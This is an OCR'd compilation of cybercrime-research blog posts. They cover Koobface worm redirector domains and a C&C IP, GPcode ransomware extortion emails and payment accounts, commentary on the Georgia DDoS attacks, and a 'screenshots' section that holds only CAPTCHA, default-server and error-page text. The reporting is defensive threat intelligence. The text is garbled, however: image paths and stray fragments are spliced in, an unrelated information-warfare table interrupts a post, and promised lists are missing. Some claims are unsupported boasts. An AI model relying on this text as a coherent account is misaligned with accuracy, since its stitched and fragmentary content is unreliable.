MD5: bac8f2c5d0583ee8477d79dc52414bf5

Seeking Cyber Security and Threat Intelligence Experts To Work On Collaborative

Sharepoint and Microsoft Access Cyber Threat Actor Database! Approach Me Today!

(2022-06-29 10:56)

[1]

Dear blog readers,

Here’s the big news and I sincerely hope that you’ll approach me at

dancho.danchev@hush.com to discuss this project where the ultimate goal would be to come

up with a commercial database including the necessary daily and weekly including monthly


updates in terms of high-quality data and information on the bad guys including their online

infrastructure including detailed information on their online whereabouts in a structured

Microsoft Access database which we can eventually convert into a Windows Application

where the ultimate goal would be to come up the actual information at the first place and

then possibly introduce an API which other users can use including users who might want to



purchase the full database. Feel like joining the project and working with me on the initial

project taxonomy including to join the actual data entry process in your free time? Drop me a

line at dancho.danchev@hush.com

[2]

Stay tuned!

Cyber Security OSINT and Threat Intelligence Search Engine

July

Search Engine for Hackers/Analysts/Bloggers/OSINT Analysts and Threat Intelligence

Experts! Here We Go! (2022-07-01 06:22)

Dear blog readers,

This is Dancho. I wanted to take the time and effort and introduce you to my latest project

which is a publicly accessible [1]search engine for hackers security analysts security bloggers

OSINT analysts and threat intelligence analysts that are looking for a custom-based search

engine to serve all of their security and research needs taking advantage of high-quality

security and threat intelligence resources.

My primary idea behind launching and managing this project would be to maintain it on a

daily basis with real-time high quality resources where I hope that you'll find the actual

community driven search engine relevant and informative.

Historical OSINT - Profiling a Compilation of Known Apophis Exploit Kit C&C Public Domains - An OSINT Analysis (2022-07-01 10:55)

[1]

I’ve been recently digging into several archives in terms of looking for actionable threat intelligence based on my research circa 2010 with the idea to enrich it in 2022 and collerate it with several of my proprietary databases for threat intelligence and OSINT related materials in terms of fighting and responding to cybercrime hence the results which is an active domain

portfolio of Apophis exploit and phishing kit which you can check out in terms of OSINT threat

intelligence enrichment.

Sample Apophis C &C domains circa 2010 based on my research include:

Time to Say Goodbye! (2022-07-06 11:56)

[1]

Ho, Ho, Ho.

Merry Christmas or Christmas just came in earlier.

This is an official letter to all of my 5.6M readers since December, 2005 including an official

letter to the U.S Security Industry including my current colleagues and friends from across the

globe including the dark corners of the Web although there’s no such thing as a dark corner of

the web just like there’s no such thing as free lunch including the fact that an OSINT conducted

today is a tax payer’s dollar saved somewhere.

The big news is this is going to be [2]the last post.

I wanted to say big thanks to everyone who’s been following my work even since I originally launched my personal blog back in December, 2005 and to my one and only employer in the

DANCHO DANCHEV

CYBERCRIME RESEARCHER | SECURITY BLOGGER AT CBS. INTERACTIVE'S ZDNET | SECURITY BLOGGER AT WEBROOT INC.

FLIP FOR CONTACTS

world Webroot Inc. for hiring me and bringing me on board which basically resulted in a decent

lifestyle for a period of several years including the renovation of my place.

[3]

What I'm left with after my retirement? A modest $150 social pension to take care of my mobile and Internet bills including some food which is a great advice for everyone involved in the field

to know that it takes a bold man including a one-man show operation to take care of everything

and then try to retire.

[4]

16567

herdProtect
GoGetFunding

My advices for everyone in the industry include the following hots tips right and straight from

the source:

- never fell victim into the "certificate crowd" myopia and the "more the merrier" mentality be

yourself say everything and don’t forget to do everything and never take credit for what you’re

doing and what you’ve been doing and always say cheers or hi to someone who says hi and

cheers to your work and achievement

- don’t forget the U.S is secretly hiring security bloggers to jump in the Information Warfare front if there’s any which is naturally something that there is but only in case you know what

you’re up to in terms of getting yourself dazzled and embraced by any of the virtual domain di-

mensions that you choose for your Information and Cyber Warfare purposes and goal achieving

projects

Dissecting the Koobface Worm’s December Campaign (2022-07-08 08:37)

The [1]Koobface Facebook worm – [2]go through an [3]assessment of a previous campaign

– is once again making its rounds across social networking sites, [4]Facebook in particular.

Therefore, shall we spill a big cup of coffee over the malware campaigners efforts for yet

another time? But of course.

Only OPSEC-ignorant malware campaigners would leave so much traceable points, in between

centralizing the campaign’s redirection domains on a single IP. For instance, taking advantage of free web counter whose publicly obtainable statistics – the account has since been deleted

– allow us to not only measure the clickability of Koobface's campaign, but also, prove that

they're actively multitasking by combining blackhat SEO and active spreading across sev-

eral other social networking sites. Here are some of the key summary points for this campaign :

Key summary points :

- the hosting infrastructure for the bogus YouTube site and the actual binary is provided by

several thousand dynamically changing malware infected IPs

- all of the malware infected hosts are serving the bogus YouTube site through port 7777

- the very same bogus domains acting as central redirection points from the November's

campaign remain active, however, they've switched hosting locations

- if the visitor isn't coming from where she's supposed to be coming, in this case the predefined list of referrers, a single line of "scan ref" is returned with no malicious content displayed

- the campaign can be easily taken care of at least in the short term, but shutting down the

centralized redirection points

What follows are the surprises, namely, despite the fact that Koobface is pitched as a Facebook

worm, according to their statistics – [5]go through a previously misconfigured malware cam-

paign stats – the majority of unique visitors from the December's campaign appear to have

been coming from Friendster. As for the exact number of visitors hitting their web counter,

counting as of 7 November 2008, 12:58, with 91,109 unique visitors on on 07 Nov, Fri and

another 53,260 on 08 Nov, Sat before the counter was deleted, the cached version of their

web counter provides a relatively good sample.

On each of the bogus Geocities redirectors, the very same **lostart .info/js/gs.js** (58.241.255.37)

used in the previous campaign,

attempts to redirect to **find-allnot .com/go/fb.php**

(58.241.255.37) or to **playtable .info/go/fb.php** (58.241.255.37), with fb.php doing the

referrer checking and redirecting to the botnet hosts magic.

Several other well known

malware command and control locations are also parked at 58.241.255.37 :

jobusiness .org

a221008 .com

y171108 .com

searchfindand .com

ofsitesearch .com

fashionlineshow .com

anddance .info

firstdance .biz

prixisa .com

danceanddisc .com

finditand .com

findsamthing .com

freemarksearch .com

find-allnot .com

find-here-and-now .com

findnameby .com

anddance .info

These domains, with several exeptions, are actively participating in the campaign, with

the easiest way to differentiate whether it's a Facebook or Bebo redirection, remaining the

descriptive filenames. For instance, fb.php corresponds to Facebook redirections and be.php

corresponding to Bebo redirections (**ofsitesearch .com/go/be.php**). However, the meat resides

within the statistics from their campaign :

Who’s Behind the GPcode Ransomware? (2022-07-08 08:38)

[1]

So, the ultimate question - [2]who’s behind the GPcode ransomware?

It’s Russian teens

with pimples, using E-gold and Liberty Reserve accounts, running three different GPcode

campaigns, two of which request either $100 or $200 for the decryptor, and communicating

from Chinese IPs. Here are all the details regarding the emails they use, the email responses

they sent back, the currency accounts, as well their most recent IPs used in the communication

:

Emails used by the GPcode authors where the infected victims are supposed to contact them

:

16578

content715@yahoo.com

saveinfo89@yahoo.com

cipher4000@yahoo.com

decrypt482@yahoo.com

Virtual currency accounts used by the malware authors :

Liberty Reserve - account U6890784

E-Gold - account - 5431725

E-Gold - account - 5437838

Sample response email :

" Next, you should send $100 to Liberty Reserve account U6890784 or E-Gold account 5431725

(www.e-gold.com) To buy E-currency you may use exchange service, see or any other.

In the transfer description specify your e-mail. After receive your payment, we send decryptor

to your e-mail. For check our guarantee you may send us one any encrypted file (with cipher

key, specified in any ! _READ _ME _!.txt file, being in the directorys with the encrypted files).

We decrypt it and send to you originally decrypted file.

Best Regards,

Daniel Robertson "

Second sample response email this time requesting $200 :

" The price of decryptor is 200 USD. For payment you may use one of following variants: 1.

Payment to E-Gold account 5437838 (www.e-gold.com). 2. Payment to Liberty Reserve account

U6890784 (www.libertyreserve.com). 3. If you do not make one of this variants, contact us for

decision it. For check our guarantee you may send us ONE any encrypted file. We decrypt it

and send to you originally decrypted file. For any questions contact us via e-mail.

Best regards.

Paul Dyke "

So, you’ve got two people responding back with copy and paste emails, each of them

seeking a different amount of money? Weird. The John Dow-ish Daniel Robertson is emailing

from 58.38.8.211 (Liaoning Province Network China Network Communications Group Corpo-

ration No.156,Fu-Xing-Men-Nei Street, Beijing 100031), and Paul Dyke from 221.201.2.227

(Liaoning Province Network China Network Communications Group Corporation No.156,Fu-

Xing-Men-Nei Street, Beijing 100031), both Chinese IPs, despite that these campaigners are

Russians.

Here are some comments I made regarding cryptoviral extortion two years ago - [3]Fu-

ture Trends of Malware (on page 11; and page 21), worth going through.

Who’s Behind the Georgia Cyber Attacks? (2022-07-08 08:38)

Of course the Klingons did it, or you were naive enough to even think for a second that

Russians were behind it at the first place? Of the things I hate most, it’s lowering down the

quality of the discussion I hate the most. Even if you’re excluding all the factual evidence

([1]Coordinated Russia vs Georgia cyber attack in progress), common sense must prevail.

Sometimes, the degree of incompetence can in fact be pretty entertaining, and greatly

explains why certain countries are lacking behind others with years in their inability to

understand the rules of information warfare, or the basic premise of unrestricted warfare, that

there are no rules on how to achieve your objectives.


So who’s behind the Georgia cyber attacks, encompassing of plain simple ping floods,

web site defacements, to sustained DDoS attacks, which no matter the fact that Geogia has

switched hosting location to the U.S remain ongoing? It’s [2]Russia’s self-mobilizing cyber

militia, the product of a collectivist society having the capacity to wage cyber wars and literally

dictating the rhythm in this space. What is militia anyway :



The World of Information Warfare
(☆ = component aspects of MOP-30)
C2 Warfare
Attacks on the enemy's ability to generate commands (anti-head) and interchange them with the field (anti-neck)
Anti-Neck ☆
C2W Assessment: Iraq's centralized C2 infrastructure made it vulnerable to coalition attacks. A wily foe can use networked microcomputers, cellular communications, video conferencing, and white-carding to eliminate command centers, and thus function under a much greater level of attacks.
Anti-Head ☆
Anti-radio ☆
Anti-radar
Electronic Warfare
A set of techniques applicable to C2W or IBW designed to enhance, degrade, or intercept bit flows.
Cryptography
EW Assessment: Although the contest between bit senders and bit blockers gets more sophisticated on each side, new technologies (multi-static radars, digital signal processing, spread-spectrum, public-key encryption and authentication) favor the bits getting through – unintercepted, as well as without spoofing.
Intelligence-Based Warfare
The integration of sensors, emitters, and processors into a reconnaissance, surveillance, target acquisition, and battlefield damage assessment system.
Seeking
Hiding ☆
IBW Assessment: Smaller and more powerful computers and sensors permit the deployment of tactical intelligence systems fed from space, air, offshore, and ground sensors via brilliant cue/filter/pinpoint systems. Vulnerabilities include the need for fine-grained communication links, the dependence on artificial intelligence, and the difficulty of discriminating military assets disguised as commercial ones.
Anti-Commander ☆
Anti-Troop ☆
Against Military Forces
Against Society
Military ☆
Combat via Simulation
Psychological Warfare
The use of information to affect the perceptions, intentions, and orientations of others.
Economic Info-Warfare
The manipulation of information exchanged in trade (either denial or exploitation) as an instrument of state policy.
Make it Crash
Anti-NII
Feed it Junk
Cyberwar
The use of information systems against the virtual personas of individuals or groups.
Hackerwar
The use of techniques, notably bad software, to destroy, degrade, exploit, or compromise information systems both military and civilian.
Kulturkampf
Anti-Will
Info-Blockade
Techno-Imperialism
Combat in the Net
Information Terrorism
Psywar Assessment: The messages of psychological warfare necessarily reflect what societies believe. The media, though, are evolving quickly in the direction of macrocasting (e.g., via satellite, CNN, Internet), and microcasting (direct-mail, cable-TV).
EIW Assessment: Few countries are so dependent on high-bitrate information that a blockade would affect them. As for techno-imperialism, trade is not war.
Cyberwar Assessment: No one's computer systems (not even in the U.S.) are even close to the point where these forms of information warfare can be realized. They may never evolve in that direction.
Hackerwar Assessment: Virtual systems can be secured against hacker attack with greater confidence than physical systems can be secured against violence. Tools include authentication systems, firewalls, PKE, the restriction of messages to parsable code, and the restriction of superuser status to secured terminals.

" *civilians trained as soldiers but not part of the regular army; the entire body of physically fit*

civilians eligible by law for military service; a military force composed of ordinary citizens to

provide defense, emergency law enforcement, or paramilitary service, in times of emergency;

without being paid a regular salary or committed to a fixed term of service; an army of trained

civilians, which may be an official reserve army, called upon in time of need; the national

police force of a country; the entire able-bodied population of a state; or a private force, not

under government control; An army or paramilitary group comprised of citizens to serve in

times of emergency"

Next to the "blame the Russian Business Network for the lack of large scale implementation of DNSSEC" mentality, certain news articles also try to wrongly imply that [3]there’s no

Russian connection in these attacks, and that the attacks are not "state-sponsored", making it

look like that there should be a considerable amount of investment made into these attacks,

and that the Russian government has the final word on whether or not its DDoS capabilities

empowered citizens should launch any attacks or not. In reality, the only thing the Russian government was asking itself during these attacks was "why didn’t they start the attacks earlier?!".

Thankfully, there are some visionary folks out there understanding the situation.

Last

year, I asked the following question - [4]What is the most realistic scenario on what exactly

happened in the recent DDoS attacks aimed at Estonia, from your point of view? and some of

the possible answers still fully apply in this situation :

16581

- It was a Russian government-sponsored hacktivism, or shall we say a government-tolerated

one

- Too much media hype over a sustained ICMP flood, given the publicly obtained statistics of the network traffic

- Certain individuals of the collectivist Russian society, botnet masters for instance, were

automatically recruited based on a nationalism sentiments so that they basically forwarded

some of their bandwidth to key web servers

- In order to generate more noise, DIY DoS tools were distributed to the masses so that

no one would ever know who’s really behind the attacks

- Don’t know who did it, but I can assure you my kid was playing ! synflood at that time

- Offended by the not so well coordinated removal of the Soviet statue, Russian oligarchs

felt the need to send back a signal but naturally lacking any DDoS capabilities, basically

outsourced the DDoS attacks

- A foreign intelligence agency twisting the reality and engineering cyber warfare ten-

sions did it, while taking advantage of the momentum and the overall public perception that

noone else but the affected Russia could be behind the attacks

- I hate scenario building, reminds me of my academic years, however, yours are pretty

good which doesn’t necessarily mean I actually care who did it, and pssst - it’s not cyberwar,

as in cyberwar you have two parties with virtual engagement points, in this case it was

bandwidth domination by whoever did it over the other. A virtual shock and awe

- I stopped following the news story by the time every reporter dubbed it the first cyber

war, and started following it again when the word hacktivism started gaining popularity. So,

hacktivists did it to virtually state their political preferences

Departamental cyber warfare would never reach the flexibity state of people's information warfare where everyone is a cyber warrior given he's empowered with access to the right tools at a particular moment in time.

It’s the Facebook message that came from one of your infected friends pointing you to an on purposely created bogus Bloglines blog serving fake YouTube video window, that I have in mind. [1]The Koobface gang has been mixing social engineering vectors by taking the potential victim on a walk through legitimate services in order to have them infected without using any client-side vulnerabilities.

For instance, this bogus Bloglines account (**bloglines .com/blog/ Youtubeforbiddenvideo**) has attracted over 150 unique visitors already, part of Koobface’s Hi5 spreading campaign (**catshof .com/go/hi5.php**). The domain is parked at the very same IP that the rest of the central redirection ones in all of Koobface's campaigns are - [2]58.241.255.37.

He looked at him or not

By chaneyok

Interestingly, since [3]underground multitasking is becoming a rather common practice, the

bogus blog has also been advertised within a blackhat SEO farm using the following blogs,

currently linking to several hundred bogus Google Groups accounts :

Abusing legitimate services may indeed get more attention in the upcoming year, following their interest in the practice from the last quarter.

The original [1]real-time OSINT analysis of the Russian cyberattacks against Georgia conducted

on the 11th of August, not only closed the Russia vs Georgia cyberwar case for me personally,

but also, once again proved that real-time OSINT is invaluable compared to [2]historical OSINT

using a commercial social network visualization/data mining tool which cannot and will never

be able to access the Dark Web, accessible only through real-time [3]CYBERINT practices.

The value of real-time OSINT in such [4]people's information warfare cyberattacks – with

[5]Chinese hacktivists perfectly aware of the [6]meaning of the phrase – relies on the rel-

atively lower operational security (OPSEC) the initiators of a particular campaign apply at

the beginning, so that it would scale faster and attract more participants. What the Russian

government was doing is fueling the (cyber) fire - literally, since all it takes for a collectivist

socienty's cyber militia to organize, is a "call for action" which was taking place at the majority

of forums, with the posters of these messages apparently using a spamming application to

achieve better efficiency.

[7]The results from 56 days of [8]Project Grey Goose in action got published last week,

a project [9]I discussed back in August, point out to the bottom of the food chain in the entire

campaign - **stopgeorgia.ru** :


" *Furthermore, coming up with [10]Social Network analysis of the cyberattacks would produce*

nothing more but a few fancy graphs of over enthusiastic Russian netizen's distributing

the static list of the targets. The real conversations, as always, are [11]happening in the

"Dark Web" limiting the possibilities for open source intelligence using a data mining software.

Things changed, OPSEC is slowly emerging as a concept among malicious parties,



JSC Rostelecom
Delta Telecom LTD.
TTnet Autonomous System
Russia - RU
Azerbaijan - AZ
Turkey - TR
Hungary - HU
Europe - EU
Georgia - GE
PCH

whenever some of the "calls for action" in the DDoS attacks were posted at mainstream forums, they were immediately removed so that they don't show up in such academic initiatives"

So what's the bottom line?

Nothing that I haven't already pointed out back in August :

"[12]Report: Russian Hacker Forums Fueled Georgia Cyber Attacks" :

" *But experts say evidence suggests that Russian officials did little to discourage the online assault, which was coordinated through a Russian online forum that appeared to have been prepped with target lists and details about Georgian Web site vulnerabilities well before the two countries engaged in a brief but deadly ground, sea and air war."*

[13]Some more comments :

" *Just because there was no smoking gun doesn't mean there's no connection," said Jeff Carr, the principal investigator of Project Grey Goose, a group of around 15 computer security, technology and intelligence experts that investigated the August attacks against Georgia. "I can't imagine that this came together sporadically," he said. "I don't think that a disorganized* *group can coalesce in 24 hours with its own processes in place. That just doesn't make sense.* "

It wouldn't make sense if this was the first time Russian hacktivists are maintaining the same

rhythm as real-life events - [14]which of course isn't.

Moreover, exactly what would have constituted a "smoking gun" proving that the Rus-

sian government was involved in the campaign, remains unknown – I'm still sticking to my

comment regarding [15]the web site defacement creative. If they truly wanted to compromise

themselves, they would have cut Georgia off the Internet, at least from the perspective offered

by this graph courtesy of the [16]Packet Clearing House speaking for their dependability on

Russian ISPs.

As for [17]the script kiddies at **stopgeorgia.ru**, [18]they were informed enough to fea-

ture my research into their "negative public comments section". To sum up - the "DoS battle

stations operational in the name of the " *[19]Please, input your cause*" mentality is always

going to be there.

When you get the "privilege" of [1]getting DDoS-ed by a high profile DDoS for hire service

used primarily by cybercriminals attacking other cybercriminals, you’re officially doing hell of

a good job exposing [2]money laundering scams.

The attached screenshot demonstrates how even the relatively more sophisticated counter

surveillance approaches taken by a high profile DDoS for hire service can be, and were in

fact bypassed, ending up in a real-time peek at how they’ve dedicated 4 out of their 10

BlackEnergy botnets to Bobbear exclusively.

Perhaps for the first time ever, I come across a related DoS service offered by the very

same vendor - **insider sabotage on demand given they have their own people in a particular**

company/ISP in question. Makes you think twice before considering a minor network glitch

what could easily turn into a coordinated insider attack requested by a third-party. Moreover,

now that I've also established the connection between this DDoS for hire service and one of

the command and control locations (all active and online) of one of the botnets used in the

[3]Russia vs Georgia cyberattack, the [4]concept of engineering cyber warfare tensions once

again proves to be [5]a fully realistic one.

Call for Interest - Establishing the Foundations for a Part-Time Project-Based Cybercrime Project Task Force (2022-07-08 08:41)

Dear blog readers,

I wanted to let everyone know that I'm currently busy a temporary part-time project-based task force and I might need your input in terms of a possible Task Force participation in the following categories:

- Social Network Analysis
- Technical Collection
- OSINT Enrichment
- Sentiment Analysis
- Statistical Output Based Demographics Research

- OSINT Visualization

The project is vetted and invite-only therefore it would be great if you approach me with a

brief message at dancho.danchev@hush.com signifying your will and capability to participate

in the project with a brief introduction of your background and how you think you might be

capable of helping.

Looking forward to begin working with you.

Stay tuned!

Dancho Danchev's Blog - Soliciting Contributing Writers and Guest Bloggers

(2022-07-08 08:41)

Dear blog readers,

As many of you noticed I've recently expanded my blog to include and feature a diverse

set of personal research portfolio including additional coverage in a variety of areas and I wanted to let everyone know that I’m currently busy working on an additional set of research

articles and new products that I’ll publish anytime soon.

I wanted to let everyone know that I’m currently busy soliciting an Open Call for Con-

tributing Writers and Guest Bloggers on one of the industry’s leading Security publications

- Dancho Danchev’s Blog - Mind Streams of Information Security Knowledge on my way to

harness the best security and cybercrime researchers including threat intelligence analysts

from across the Security Industry who might be interested in a diverse and high-profile set of

audience in terms of publishing their opinion thought and general and never-published before

security and cybercrime including threat intelligence research.

Who can participate?

- Basically everything who can write security articles and security

blog posts on various topics including malicious software botnets OSINT methodologies and

general cybercrime research including Threat Intelligence analysis.

Looking forward to receiving your response - disruptive.individuals@gmail.com

Stay tuned and I look forward to continue working with you!

Upcoming Personal Memoir - Official Announcement! (2022-07-08 08:43)

[1]

16593

Dear blog readers,

Big news. I’ve recently decided to convert my personal blog into a pre-order landing page for my 756 pages long upcoming personal memoir in the world of hacking and security circa the 90’s up to present day including an elaboration on my security blogging cybercrime research and threat intelligence gathering including OSINT and independent contractor analysis expertise and experience for the purpose of lauching my personal memoir and making it publicly accessible in December, 2021 both in print and in multiple E-book formats for the general public or basically anyone who drops me a line at dancho.danchev@hush.com in terms of possible pre-order where the print version is priced at $35 and the E-book version is priced at $20.

What you can do in order to obtain access to my upcoming memoir? Drop me a line at dancho.danchev@hush.com in terms of possible pre-order including to participate in my pre-order newsletter where I will send you a direct message once the memoir is ready to be released with the official release date scheduled for December, 2021.

Some sample content includes:

The Real Story Behind the Scene Circa the 90’s - I will do my best to elaborate more on my teenage hacker experience and contributions and actual involvement in the Scene during the infamous hacker spree circa the 90’s

An In-Depth Personal Account of a Teenage Hacker Experience -

The True Story Behind the Rise of Trojan Horse -

Astalavista.com - The Underground Repositioned -

What It’s Like to Run the Security Industry’s Most Popular Publication -

My Involvement in the Top Secret GCHQ Program Known as "Lovely Horse" -

The Koobface Botnet Exposed -

Stay tuned!

A Visual Representation of Today’s Modern Cybercrime Ecosystem - A Cybercrime-Friendly Forum Communities Screenshots Compilation - An Analysis (2022-07-08 08:44)

I’ve recently took the time and effort and process a huge number of cybercrime-friendly forum communities by using my employer [1]WhoisXML API’s Web Site Screenshot generating API in bulk and here are the results. Enjoy!

Why do I have to complete a CAPTCHA?

Completing the CAPTCHA proves you are a human and gives you temporary access to the web property.

What can I do to prevent this in the future?

If you are on a personal connection, like at home, you can run an anti-virus scan on your device to make sure it is not infected with malware.

If you are at an office or shared network, you can ask the network administrator to run a scan across the network looking for misconfigured or infected devices.

Another way to prevent getting this page in the future is to use Privacy Pass. You may need to download version 2.0 now from the Chrome Web Store.

没有找到站点

您的请求在Web服务器中没有找到对应的站点！

可能原因：

1. 您没有将此域名或IP绑定到对应站点!
2. 配置文件未生效!

如何解决：

1. 检查是否已经绑定到对应站点，若确认已绑定，请尝试重载Web服务；
2. 检查端口是否正确；
3. 若您使用了CDN产品，请尝试清除CDN缓存；
4. 普通网站访客，请联系网站管理员；

Happy-Security ist im Hyperschlaf

Aktuell ist es leider nicht möglich, die Website wie gewohnt Laufen zu lassen. Der administrative Aufwand ist leider zu hoch und Bruteforce-Angriffe auf die Hackits haben oftmals zu Performace-Einbrüchen geführt. Dadurch gab es Beschwerden von anderen Kunden auf dem Server. Vielleicht werden wir irgendwann einmal das Projekt neustarten und solche Probleme direkt angehen. Bis dahin wünsche ich euch eine gute Zeit und bleibt Gesund.

Falls ihr weiterhin daran interessiert seid, etwas im Bereich Security zu lernen, schaut bei folgenden Seiten vorbei:

Why do I have to complete a CAPTCHA?

Completing the CAPTCHA proves you are a human and gives you temporary access to the web property.

What can I do to prevent this in the future?

If you are on a personal connection, like at home, you can run an anti-virus scan on your device to make sure it is not infected with malware.

If you are at an office or shared network, you can ask the network administrator to run a scan across the network looking for misconfigured or infected devices.

Another way to prevent getting this page in the future is to use Privacy Pass. You may need to download version 2.0 now from the Chrome Web Store.

Welcome to CentOS

The Community ENTerprise Operating System

CentOS is an Enterprise-class Linux Distribution derived from sources freely provided to the public by Red Hat, Inc. for Red Hat Enterprise Linux. CentOS conforms fully with the upstream vendors redistribution policy and aims to be functionally compatible. (CentOS mainly changes packages to remove upstream vendor branding and artwork.)

CentOS is developed by a small but growing team of core developers. In turn the core developers are supported by an active user community including system administrators, network administrators, enterprise users, managers, core Linux contributors and Linux enthusiasts from around the world.

CentOS has numerous advantages including: an active and growing user community, quickly rebuilt, tested, and QA'ed errata packages, an extensive mirror network, developers who are contactable and responsive, Special Interest Groups (SIGs) to add functionality to the core CentOS distribution, and multiple community support avenues including a wiki, IRC Chat, Email Lists, Forums, Bugs Database, and an FAQ.

Why do I have to complete a CAPTCHA?

Completing the CAPTCHA proves you are a human and gives you temporary access to the web property.

What can I do to prevent this in the future?

If you are on a personal connection, like at home, you can run an anti-virus scan on your device to make sure it is not infected with malware.

If you are at an office or shared network, you can ask the network administrator to run a scan across the network looking for misconfigured or infected devices.

Another way to prevent getting this page in the future is to use Privacy Pass. You may need to download version 2.0 now from the Chrome Web Store.

Main Entrance

Over the years there have been a few great groups directed towards reverse engineering. They have come and gone, and new ones have risen up. A few stood out from the crowd, but always in time they took their place amongst the rest, except with their sites being mirrored and their knowledge they brought to the people stored for a time.

When we came together as a group, RET was nothing more than an idea, but over the last while, we have become stronger and stronger as a group and are well on our way to producing a great amount of very useful tools and information.

Our goal is to always move one step farther than the rest of the knowledge out there so that we might increase our understanding and the understanding of people around us.
Welcome to the Reverse Engineering Team.

You are free to gather whatever information suits your fancy from us and contribute what you like to the discussions on our boards. If you have an idea bring it forth, and we'll discuss it. have fun, and never stop learning.

~ The Reverse Engineering Team ~

Why do I have to complete a CAPTCHA?

Completing the CAPTCHA proves you are a human and gives you temporary access to the web property.

What can I do to prevent this in the future?

If you are on a personal connection, like at home, you can run an anti-virus scan on your device to make sure it is not infected with malware.

If you are at an office or shared network, you can ask the network administrator to run a scan across the network looking for misconfigured or infected devices.

Another way to prevent getting this page in the future is to use Privacy Pass. You may need to download version 2.0 now from the Chrome Web Store.

Error 523 Ray ID: 6a7584792dcb5233 • 2021-11-01 13:37:24 UTC

Origin is unreachable

What happened?

The origin web server is not reachable.

What can I do?

If you're a visitor of this website:

Please try again in a few minutes.

If you're the owner of this website:

Check your DNS Settings. A 523 error means that Cloudflare could not reach your host web server. The most common cause is that your DNS settings are incorrect. Please contact your hosting provider to confirm your origin IP and then make sure the correct IP is listed for your A record in your Cloudflare DNS Settings page. Additional troubleshooting information here.

Cloudflare Ray ID: **6a7584792dcb5233** • Your IP: 64.185.233.5 • Performance & security by Cloudflare

Welcome to CentOS

The Community ENTerprise Operating System

CentOS is an Enterprise-class Linux Distribution derived from sources freely provided to the public by Red Hat, Inc. for Red Hat Enterprise Linux. CentOS conforms fully with the upstream vendors redistribution policy and aims to be functionally compatible. (CentOS mainly changes packages to remove upstream vendor branding and artwork.)

CentOS is developed by a small but growing team of core developers. In turn the core developers are supported by an active user community including system administrators, network administrators, enterprise users, managers, core Linux contributors and Linux enthusiasts from around the world.

CentOS has numerous advantages including: an active and growing user community, quickly rebuilt, tested, and QA'ed errata packages, an extensive mirror network, developers who are contactable and responsive, Special Interest Groups (SIGs) to add functionality to the core CentOS distribution, and multiple community support avenues including a wiki, IRC Chat, Email Lists, Forums, Bugs Database, and an FAQ.

AVISO !!!

Infierno Hacker es un sitio web sin fines de lucro cuya unica mision es la de proporcionar conocimiento libre y gratuito a cada persona que entre a la web, en cuanto a temas tales como: hacking, informatica en general, (redes, software, hardware, sistemas operativos...), diseño grafico, programacion, y demás tópicos relacionados. También cuenta con una gran comunidad de usuarios de todas partes del mundo.

Debido a los tiempos que corren, y después de ver durante varios días, por no decir meses, que el foro, se nos está llenando de mensajes, no CUALIFICADOS o que no tienen nada que ver con el propósito de este, Seguir caminando y seguir aprendiendo, he decidido BLOQUEAR temporalmente el foro, hasta que se realice o nos concienciemos de lo que representa nuestra familia IH, y nos dediquemos única y exclusivamente al aprendizaje y poder conseguir y superarnos en todo este mundo que una vez fue GENIAL y esperemos que así lo siga siendo

